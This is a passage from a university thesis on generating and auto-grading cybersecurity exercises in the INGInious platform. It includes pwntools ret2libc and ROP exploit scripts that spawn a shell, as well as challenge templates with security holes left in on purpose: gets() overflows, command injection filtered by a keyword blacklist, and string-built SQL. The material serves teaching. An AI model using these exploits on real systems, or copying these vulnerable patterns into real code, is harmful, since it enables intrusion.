    ret = rop.ret.address
    bin_sh = next(libc.search(b"/bin/sh"))
    system = libc.symbols["system"]

    payload = b"A" * 280 + p64(pop_rdi) + p64(bin_sh) + p64(ret) + p64(system)

    p.sendline(payload)

    p.interactive()
```

Difficulty *ROP* For the last challenge that can be built from this template, ASLR is enabled and the stack is not executable. So, none of the previous exploit could work. However, it is still possible to execute malicious code by exploiting already present code within the binary and its libraries. The binary is compiled with the option *-static* so the needed libraries are stored directly in the binary itself and therefore are not dynamically loaded at runtime. This allows the user to access a wider range of roping gadgets.

```python
from pwn import *

if __name__ == "__main__":
    binary = ELF("./challenge")

    context.binary = binary
    p = process()

    payload = b"A" * 280
    payload += p64(0x40f21e) # pop rsi ; ret
    payload += p64(0x4c0000) # @ .data
    payload += p64(0x451587) # pop rax ; ret
    payload += b"/bin//sh"
    payload += p64(0x481c85) # mov qword ptr [rsi], rax ; ret
    payload += p64(0x40f21e) # pop rsi ; ret
    payload += p64(0x4c0008) # @ .data + 8
    payload += p64(0x4463c9) # xor rax, rax ; ret
    payload += p64(0x481c85) # mov qword ptr [rsi], rax ; ret
    payload += p64(0x4018c2) # pop rdi ; ret
    payload += p64(0x4c0000) # @ .data
    payload += p64(0x40f21e) # pop rsi ; ret
    payload += p64(0x4c0008) # @ .data + 8
    payload += p64(0x4017cf) # pop rdx ; ret
    payload += p64(0x4c0008) # @ .data + 8
    payload += p64(0x451587) # pop rax; ret
    payload += p64(59)       # SYS_execve
    payload += p64(0x4012d3) # syscall; ret

    p.sendline(payload)

    p.interactive()
```

Using the several gadgets discovered thanks to ROPgadget, or simply the ROP submodule of pwntools, we are able to build a ROP chain that call the *execve* syscall with */bin/sh* as argument.

5.4.4 Note on ASLR in Kata container

ASLR is a kernel space feature. On docker containers, since the kernel is shared between the container and the host, disabling ASLR on the host also disables ASLR onto the container. However, it is not very practical since many containers share the kernel, and underprivileged containers are not allowed to change kernel configuration. On the other hand, Kata containers have their own kernel so it should be possible to change the configuration independently from the host. However, it is not that simple, because docker does not support this kind of sysctl modification [1].

[1] https://docs.docker.com/engine/reference/commandline/run/

Chapter 6
Future work

6.1 A more efficient way to handle challenges' tools dependancy

One of the problems with the INGInious container image system is that if you need a particular tool for a specific task, you have to create a new image. And in order for this to be taken into account and used, INGInious must be restarted. This is obviously not practical at all. This is a problem that we have studied during this project. We have considered several solutions.

First, we could imagine that content creators create lists of dependencies for their challenges. Based on this, a Dockerfile could be generated and a new image created. However, this method cannot work as long as adding new images requires a complete restart of INGInious. It may be possible to modify this behaviour in order to have a dynamic management of the available images but we have not studied the matter.

Using this idea of a dependency list, we considered another solution based on the fact that it is always possible to install or uninstall tools in the container during the build period. So, by combining the lists of all the sub-problems that make up the task, we could create a dependency installation script that would be run during the build phase. With such a system, it is sufficient to use a basic image on which no tools are installed. This way, the students will only have access to the tools they need to complete their task.

Finally, we considered the possibility of customising the image used by adding an extra page to the task creation system. This page would contain a list of all the basic tools installed on the image and the teacher could select which tools he/she wanted to make available in the container. All others would then be uninstalled during the build phase.

6.2 Using INGInious randomness

As explained in the INGInious analysis, there is a feature that allows randomness to be used in tasks and controlled. One or more values are randomly generated and stored in the INGInious database for each user. By default, these values are not regenerated each time, which allows to control the randomness of the exercises. These values can be used in containers from the run file or from python code.

Jinja2 has random functions. It is therefore possible to include some randomness in the cybersecurity exercises created with our system. This randomness is more or less controllable by setting the seed of the generator. It seems interesting to us to link the INGInious randomness system with the template system in order to better manage the random part of the exercises. For example, for an exercise with a password, it would be possible to have a different one for each student but not to have it regenerated at each attempt.

6.3 Restarting from failed step

INGInious is normally only used to correct exercises whose solutions have been prepared in advance by the students. Therefore, if the student makes a mistake on a sub-exercise, they can easily try again, for example by changing their code, without losing all their progress in the task.

This is not the case for our exercise system because the exercises are solved in real time inside the containers. If the student fails to solve a challenge in the middle of the exercise chain, they will be forced to start from the beginning on their next attempt. This is obviously not very practical as he will waste time solving the same exercises again until he gets to the step he failed on.

The **ssh_student** command already allows you to choose the user that the student will use at the beginning in the container as explained in section 4.6.3. That means that we can already choose the step from which the student starts. The complex part of this improvement is to find out where the student failed on the previous attempt.

Chapter 7
Conclusions

This thesis aims to provide a solution to the problem of creating and correcting cybersecurity exercises for students. This is a time-consuming process for teachers. We therefore wanted to provide a system to automatically generate exercises and correct them. The Université Catholique de Louvain already has an exercise platform called INGInious which allows teachers to give exercises of various types to students but also to automatically correct them in a secure way thanks to a complex system. Our goal was to extend INGInious so that cybersecurity exercises could be performed and easily generated.

Firstly, we explored existing cybersecurity exercise solutions. Indeed, there are already a number of commercial solutions allowing users to perform exercises on different areas of computer security such as cryptography, web exploitation, binary exploitation, ... We have identified two common characteristics of all these platforms: they are not open-source and they rely on input from their community and/or employees to create new exercises. This analysis reinforced the interest of our thesis because teachers cannot rely on external individuals to create their exercises, which makes their task more difficult. Furthermore, closed-source goes against our philosophy.

We then carried out a complete analysis of INGInious in order to understand how it works but also to be sure that our objectives were feasible. We also spoke directly with its developers, learning about newly implemented features such as support for virtualisation and ssh connections in Docker containers, which are essential for conducting cybersecurity exercises. Thanks to this, we concluded that the platform was suitable for our thesis, especially because of its ease of extension. However, due to the architecture of INGInious, only exercises that require a single machine to be performed can be done on the platform. This severely limits the possibilities in terms of cybersecurity exercises.

After that, we designed an exercise generation system. We started by studying the different existing methods for code generation. Following this analysis, we concluded that a template-based system would be the most suitable, due to its simplicity and the breadth of its capabilities. So we conceptualised a system where teachers create exercise templates with option-dependent parts. Teachers can choose the values of these options and thus influence the generated code. This way, if a template exploits to the maximum the possibilities offered by the templating engine, a very large number of variations of the same exercise can be generated from a single template. This system does require some time-consuming work to create the exercise templates but the long-term impact clearly justifies this negative aspect.

As soon as the exercise generation was conceptualised, we were able to tackle its integration into INGInious. For this, we created a plugin, in order to easily extend the platform without making major changes to the existing code. This plugin adds a new type of exercise, cychall, representing cybersecurity exercises. All these exercises are based on templates with a set of options that can be chosen through an interface accessible when creating an INGInious task. Our system allows these problems to be chained together to create suites of exercises that can be solved by the student within a virtualised Docker container for added security. Templates are created in advance by content creators and added to a template management system that allows them to be modified, deleted and even shared with all teachers on the platform.

We tested our system with a series of example templates of cybersecurity exercises that focused on binary exploitation. The creation of these examples showed us how time consuming it can be to create exercises from scratch but also how useful our system is. As mentioned above, the initial work is important but the long-term impact is even greater. Finally, we presented ideas for additions that could clearly improve the experience for both the student and the teacher.

In conclusion, we succeeded in achieving our initial objectives by integrating a system for generating and correcting cybersecurity exercises into INGInious. We now rely on teachers to create very modular exercise templates that will save them a lot of time in the future.

Bibliography

[1] Docker website, https://www.docker.com/ [Cited on pages 15 and 16.]

[2] Github copilot · your ai pair programmer, https://github.com/features/copilot/ [Cited on page 26.]

[3] Kata containers, https://katacontainers.io/ [Cited on page 17.]

[4] Open container initiative, https://opencontainers.org/ [Cited on page 16.]

[5] Opencontainers image specification, https://specs.opencontainers.org/image-spec/?v=v1.0.1 [Cited on page 16.]

[6] Opencontainers runtime specification, https://specs.opencontainers.org/runtime-spec/?v=v1.0.2 [Cited on page 16.]

[7] Buffer overflow attack (Dec 2019), https://owasp.org/www-community/attacks/Buffer_overflow_attack [Cited on page 59.]

[8] Bee: Room creation (2020) [Cited on page 7.]

[9] Hollander, M.: Pivot SQL Injection Into RCE (2020) [Cited on page 63.]

[10] INGI Department, U.: INGInious latest documentation [Cited on page 11.]

[11] INGI Department, U.: UCL-INGI/INGInious [Cited on page 11.]

[12] Shubh4nk: King of the Hill (2021) [Cited on page 7.]

[13] Spring, B.: How To Teach Your Students Cyber Security (2019) [Cited on page 6.]

[14] Spring, B.: TryHackMe Who? (2019) [Cited on page 6.]

[15] Zhong, W.: Command injection (Dec 2019), https://owasp.org/www-community/attacks/Command_Injection [Cited on page 60.]

Appendix A
Source code

A.1 Default run file

```
1  #!/bin/bash
2
3  ssh_student --user step1 --script-as-root --setup-script "cychall-
       build"
4  IFS=" " read -r all_correct n_correct n_flags <<< $(check-flag)
5
6  if [ "$n_flags" -eq "0" ]; then
7      feedback --result success --feedback "There was no flag to find
       ."
8  else
9      if [ "$all_correct" -eq "1" ]; then
10         feedback-result success
11         message="Congratulations"
12     else
13         feedback-result failed
14         message="Keep going"
15     fi
16
17     message="$message!
18
19 You found $n_correct out of $n_flags flags."
20
21     feedback-grade $((100*n_correct/n_flags))
22     feedback --feedback "$message"
23 fi
```

Listing A.1: Default run file in bash

A.2 Python wrapper

```
def __wrapper_shell_python(
    challenge_file_path, *, outfile="wrapped", command=None, **kwargs
):
    wrapper_file = "shell-python.j2"
    wrapper_path = os.path.join(config.WRAPPER_DIR, wrapper_file)
    executable = os.path.basename(challenge_file_path)
    step_configuration = steps.get_from_context()

    if command is None:
        command = "./" + executable

    parsed = utils.parse(
        wrapper_path,
        render_parameters={"executable": executable, "command": command, "options": step_configuration},
    )

    try:
        with open(outfile, "w") as out:
            out.write(parsed)

        current_user = step_configuration["current-user"]
        next_user = step_configuration["next-user"]
        next_user_uid = utils.get_uid(next_user)
        next_user_gid = utils.get_gid(next_user)

        with open("/etc/sudoers", "a") as sudoers:
            sudoers.write(
                f"{current_user} ALL=({next_user}) NOPASSWD: {os.path.abspath(outfile)}\n"
            )

        os.chown(outfile, next_user_uid, next_user_gid)
        os.chmod(outfile, 0o555)

        os.chown(challenge_file_path, next_user_uid, next_user_gid)
        os.chmod(challenge_file_path, 0o555)

    except FileExistsError as e:
        sys.stderr.write(f"Error: {e}")
        sys.exit(2)
    except IOError as e:
        sys.stderr.write(f"Error: {e}")
        sys.exit(2)
    except ValueError as e:
        sys.stderr.write(f"Input is not compatible: {e}")
        sys.exit(2)
```

Listing A.2: Shell python wrapper

```python
#!/bin/python3

import os
import pwd
import subprocess
import sys

DEFAULT_SHELL = "/bin/sh"
DEFAULT_LOGIN_PATH = "/usr/ucb:/bin:/usr/bin"
DEFAULT_ROOT_LOGIN_PATH = "/usr/ucb:/bin:/usr/bin:/etc"
COMMAND = "{{ command }}"


def change_identity(user_pw):
    os.setregid(user_pw.pw_gid, user_pw.pw_gid)
    os.setreuid(user_pw.pw_uid, user_pw.pw_uid)


def modify_environment(user_pw, shell):
    term = os.environ["TERM"]

    os.environ.clear()

    if term:
        os.environ["TERM"] = term
    os.environ["HOME"] = user_pw.pw_dir
    os.environ["SHELL"] = shell
    os.environ["USER"] = user_pw.pw_name
    os.environ["LOGNAME"] = user_pw.pw_name
    os.environ["PATH"] = (
        DEFAULT_LOGIN_PATH if user_pw.pw_uid else DEFAULT_ROOT_LOGIN_PATH
    )


def run_shell(shell):
    shell_basename = os.path.basename(shell)
    os.execv(shell, [f"-{shell_basename}"])


if __name__ == "__main__":
    command_argv = sys.argv[1:]
    shell = os.environ["SHELL"]
    next_user_uid = os.geteuid()
    next_user_pw = pwd.getpwuid(next_user_uid)

    modify_environment(next_user_pw, shell)

    change_identity(next_user_pw)

    process = subprocess.run([COMMAND, *command_argv])
    ret = process.returncode

```

```
53     if ret < 0:
54         sys.stderr.write(f"Command terminated by signal {-ret}.")
55         sys.exit(ret)
56     elif ret == 0:
57         print("\nStep finished: switching to next user!\n", flush=
   True)
58         os.chdir(next_user_pw.pw_dir)
59         run_shell(shell)
60     else:
61         sys.stderr.write(f"\nFailed to exploit the challenge.
   Returned code: {ret}\n")
62         sys.exit(ret)
```

Listing A.3: Shell python wrapper

A.3 Basic buffer overflow challenge

```yaml
name: Basic Buffer Overflow
options:
    difficulties:
        - Easy
        - Medium
        - Hard
    elements:
        - id: use_random
          label: Random password
          type: checkbox
          checked: false
        - id: specific_value
          label: Specific value to overflow
          type: select
          values:
            - 0xdeadbeef
            - 0xdeadc0de
            - 0xc001
          modes:
            - Hard
```

Listing A.4: Configuration file

```bash
#!/bin/bash

difficulty=$(get-from-context "difficulty")

# Parse the template and compile the challenge
parse-template challenge.j2 challenge.c
gcc challenge.c -o challenge -fno-stack-protector -no-pie -z,now,-z
    ,noexecstack,-z,norelro

set-default-ownership .

if [ "${difficulty}" == "Easy" ]; then
    chmod 444 challenge.c
else
    chmod 000 challenge.c
fi

add-wrapper challenge shell-python
```

Listing A.5: Setup file

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

{% if options["difficulty"] == "Hard" %}
const int success_value = {{ options["specific_value"] }};
{% endif %}

int main()
{
    char buffer[{{ range(100, 501) | random }}];
    int pass = 0;

    printf("\n Enter the password : \n");
    gets(buffer);

    {% if options["use_random"] %}
        {% set password = range(1000) | random | hash('md5') %}
    {% else %}
        {% set password = "St4t1c P455w0rD" %}
    {% endif %}

    if(strcmp(buffer, "{{ password }}")) {
        printf ("\n Wrong Password \n");
    }
    else {
        printf ("\n Correct Password \n");
        pass = 1;
    }

    {% if options["difficulty"] != "Hard" %}
    exit(!pass);
    {% else %}
    exit(!(pass == success_value));
    {% endif %}
}
```

Listing A.6: Templated source code for buffer overflow exercises

A.4 Command injection challenge

```yaml
name: Command injection
options:
    difficulties:
        - Easy
        - Hard
    elements:
        - id: blacklist
          label: Blacklisted commands
          type: text
          placeholder: List of commands separated by ','
          value: ls,cat,sh,less,more,whoami,echo,head,tac,grep
          modes:
            - Hard
        - id: buffer_size
          label: Command buffer size
          type: text
          placeholder: Size of command buffer
          value: 30
        - id: open_source
          label: Access to challenge source file
          type: checkbox
          checked: false
```

Listing A.7: Configuration file

```bash
#!/bin/bash

next_user=$(get-from-context "next-user")
difficulty=$(get-from-context "difficulty")
open_source=$(get-from-context "open_source")

# Parse the template and compile the challenge
parse-template challenge.j2 challenge.c
gcc challenge.c -o challenge -fstack-protector-all -z,now,-z,
    noexecstack,-z,relro

set-default-ownership .

chmod 555 challenge

if [ "${open_source}" == "on" ]; then
    chmod 444 challenge.c
else
    chmod 000 challenge.c
fi

add-wrapper challenge sguid
# Uncomment for CTF mode
# add-wrapper challenge password
```

Listing A.8: Setup file

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdlib.h>

{% if options["blacklist"] %}
int check_blacklist(char *arr[], char* value, int length)
{
  int i;
  char* ret;
  for (i = 0; i < length; ++i)
  {
    ret = strstr(value, arr[i]);
    if (ret){
      printf("Blacklisted keyword detected!\n");
      return 0;
    }
  }
  return 1;
}
{% endif %}


int main(int argc, char **argv)
{
  {% if options["buffer_size"] | int > 20 %}
    {% set buffer_size = 20 %}
  {% else %}
    {% set buffer_size = options["buffer_size"] | int %}
  {% endif %}
  char cmd[{{ buffer_size + 10}}] = "ping -c4 ";
  char ip[{{ buffer_size }}];
  {% if options["blacklist"] %}
  {% set blacklisted = options["blacklist"].split(",") %}
  char *blacklist[] = { {{ blacklisted| map("to_json") | join(", ")
   }} };
  int blacklist_length = sizeof(blacklist) / sizeof(*blacklist);
  {% endif %}
  printf("Enter an ip to ping: ");
  fgets(ip, 20, stdin);

  {% if options["blacklist"] %}
  if (check_blacklist(blacklist, ip, blacklist_length)){
      setreuid(geteuid(), geteuid());
      setregid(getegid(), getegid());
    strcat(cmd, ip);
    system(cmd);
  }
    else {
      return 1;
    }
  {% else %}
```

```
53     setreuid(geteuid(), geteuid());
54     setregid(getegid(), getegid());
55   strcat(cmd, ip);
56   system(cmd);
57   {% endif %}
58     return 0;
59 }
```

Listing A.9: Templated source code for command injection exercises

A.5 SQL Injection challenge

```yaml
name: SQL Injection
options:
    difficulties:
        - Direct
        - Blind
    elements:
        - id: open_source
          label: Access to challenge source file
          type: checkbox
          checked: false
        - id: username_buffer_size
          label: Username buffer size
          type: text
          placeholder: buffer size
          value: 128
```

Listing A.10: Configuration file

```bash
#!/bin/bash

next_user=$(get-from-context "next-user")
difficulty=$(get-from-context "difficulty")
open_source=$(get-from-context "open_source")
flag=$(generate-flag)

# Parse the template and compile the challenge
parse-template challenge.j2 challenge.c
gcc challenge.c -o challenge -fstack-protector-all -z,now,-z,
    noexecstack,-z,relro -l sqlite3

# add an entry for the next user in the database
python3 database_gen.py "${next_user}" "${flag}"

set-default-ownership .

# only the next user should be able to read the databse
chmod 440 database.db
# the current user should be able to execute the challenge
chmod 555 challenge

if [ "${open_source}" == "on" ]; then
    chmod 444 challenge.c
else
    chmod 000 challenge.c
fi

# required for the challenge executable to open database.db
add-wrapper challenge sguid
# add password for the next user
add-wrapper challenge password --flag "${flag}"
```

Listing A.11: Setup file

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdlib.h>

#include <sqlite3.h>


sqlite3* open_database(char* filename)
{
  sqlite3* DB;

  int rc = sqlite3_open_v2(filename, &DB, SQLITE_OPEN_READONLY, NULL);
  if (rc != SQLITE_OK)
  {
    printf("Error: couldn't open database %s\n", filename);
    return NULL;
  }

  return DB;
}

sqlite3_stmt* login(sqlite3* DB, char* username, char* password)
{
  char query[1024];
  sqlite3_stmt *result;
  int rc;

  snprintf(query, 1024, "SELECT * FROM users WHERE username = '%s' AND password = '%s';", username, password);

  printf("%s", query);
  rc = sqlite3_prepare(DB, query, -1, &result, NULL);

  {% if options["difficulty"] == "Direct" %}
  if (rc != SQLITE_OK)
  {
    fprintf(stderr, "SQLITE error: %s\n", sqlite3_errmsg(DB));
  }
  {% endif %}

  return result;
}

int get_login(sqlite3_stmt *result)
{

  if (sqlite3_step(result) != SQLITE_ROW) /* no result found */
  {
    printf("Invalid username or password!\n");
    return 0;
```

```
52   }
53 
54   const unsigned char *rUsername = sqlite3_column_text(result, 1);
55   const unsigned char *rPassword = sqlite3_column_text(result, 2);
56 
57   printf("Successful login: Welcome back %s!\n", rUsername);
58   {% if options["difficulty"] == "Direct" %}
59   printf("Please do not forget your password: %s\n", rPassword);
60   {% endif %}
61   return 1;
62 }
63 
64 int main()
65 {
66   {% if options["username_buffer_size"] %}
67     {% set buffer_size = options["username_buffer_size"] %}
68   {% else %}
69     {% set buffer_size = 128 %}
70   {% endif %}
71   char username[{{ buffer_size }}];
72   char password[40];
73 
74   sqlite3* DB = open_database("database.db");
75 
76   if (DB == NULL)
77   {
78     return 1;
79   }
80 
81   int login_successful = 0;
82   while (!login_successful) /* Login loop */
83   {
84     printf("Enter your username:");
85     fgets(username, {{ buffer_size }}, stdin);
86     username[strcspn(username, "\n")] = 0;
87 
88     printf("Enter your password:");
89     fgets(password, 40, stdin);
90     password[strcspn(password, "\n")] = 0;
91 
92     sqlite3_stmt *result = login(DB, username, password);
93     login_successful = get_login(result);
94   }
95 
96   sqlite3_close(DB);
97 
98     return 0;
99 }
```

Listing A.12: Templated source code

```python
import sys
import sqlite3
import random

def create_database(filename):
  con = sqlite3.connect(filename)
  cur = con.cursor()

  cur.execute('''DROP TABLE IF EXISTS users''')
  con.commit()

  cur.execute('''CREATE TABLE IF NOT EXISTS users (id INTEGER
   PRIMARY KEY, username TEXT NOT NULL, password TEXT NOT NULL)''')
  con.commit()

  insert_rows(con)
  con.close()

def insert_rows(con):
  next_user = sys.argv[1]
  flag = sys.argv[2]

  with open('usernames.txt', 'r', encoding="ascii", errors="
   surrogateescape") as f:
    usernames = f.readlines()

  usernames = random.sample(usernames, 19)
  passwords = random.sample(usernames, 19)

  usernames.append(next_user)
  passwords.append(flag)

  for username, password in zip(usernames, passwords):
    con.execute("INSERT OR IGNORE INTO users (username, password)
   VALUES (?, ?)", (username, password))

  con.commit()

if __name__ == "__main__":
  create_database("database.db")
```

Listing A.13: Database generation script

A.6 Buffer overflow - flow control challenge

```yaml
name: Buffer Overflow - Flow control
options:
    difficulties:
        - Redirect
        - Stack
        - Lib-C
        - ROP
    elements:
        - id: bits
          label: 32 bit executable
          type: checkbox
          value: false
        - id: open_source
          label: Access to challenge source file
          type: checkbox
          checked: false
```

Listing A.14: Configuration file

```bash
#!/bin/bash

next_user=$(get-from-context "next-user")
difficulty=$(get-from-context "difficulty")
bits=$(get-from-context "bits")
open_source=$(get-from-context "open_source")
show_compilation=$(get-from-context "show_compilation")

# Parse the template and compile the challenge
parse-template challenge.j2 challenge.c

options="-Wl,-z,relro,-z,now"

# disable ASLR only for ret2libc and stack
if [[ "${difficulty}" == "Lib-C" || "${difficulty}" == "Stack" ]];
   then
    echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
fi

# add no executable stack for other cases
if [[ "${difficulty}" != "Stack" ]]; then
    options="${options},-z,noexecstack"
else
    options="${options},-z,execstack"
fi

if [[ "${difficulty}" == "ROP" ]]; then
    options="${options} -static"
fi

# if a 32 bit executable as requested
if [[ "${bits}" == "on" ]]; then
    options="${options} -m32"
```

```
33 fi
34
35 compilation_command="gcc challenge.c -o challenge -fno-stack-
       protector -no-pie ${options}"
36 /bin/bash -c "${compilation_command}"
37
38 set-default-ownership .
39
40 chmod 555 challenge
41
42 if [ "${open_source}" == "on" ]; then
43     chmod 444 challenge.c
44 else
45     chmod 000 challenge.c
46 fi
47
48 add-wrapper challenge sguid
```

Listing A.15: Setup file

```
1 #include <stdio.h>
2 #include <string.h>
3 #include <stdlib.h>
4 #include <sys/types.h>
5 #include <unistd.h>
6
7 {% if options["difficulty"] == "Redirect" %}
8 void help(){
9     setreuid(geteuid(), geteuid());
10    setregid(getegid(), getegid());
11    char *argv[] = { "/bin/bash", "-p", NULL };
12    execve(argv[0], argv, NULL);
13 }
14 {% endif %}
15
16 int main(int argc, char **argv){
17
18    char buffer[256];
19    int len, i;
20
21    gets(buffer);
22    len = strlen(buffer);
23
24    printf("Hex result: ");
25
26    for (i=0; i<len; i++)
27        printf("%02x", buffer[i]);
28
29    printf("\n");
30
31    return 0;
32 }
```

Listing A.16: Templated source code

UNIVERSITÉ CATHOLIQUE DE LOUVAIN
École polytechnique de Louvain
Rue Archimède, 1 bte L6.11.01, 1348 Louvain-la-Neuve, Belgique | **www.uclouvain.be/epl**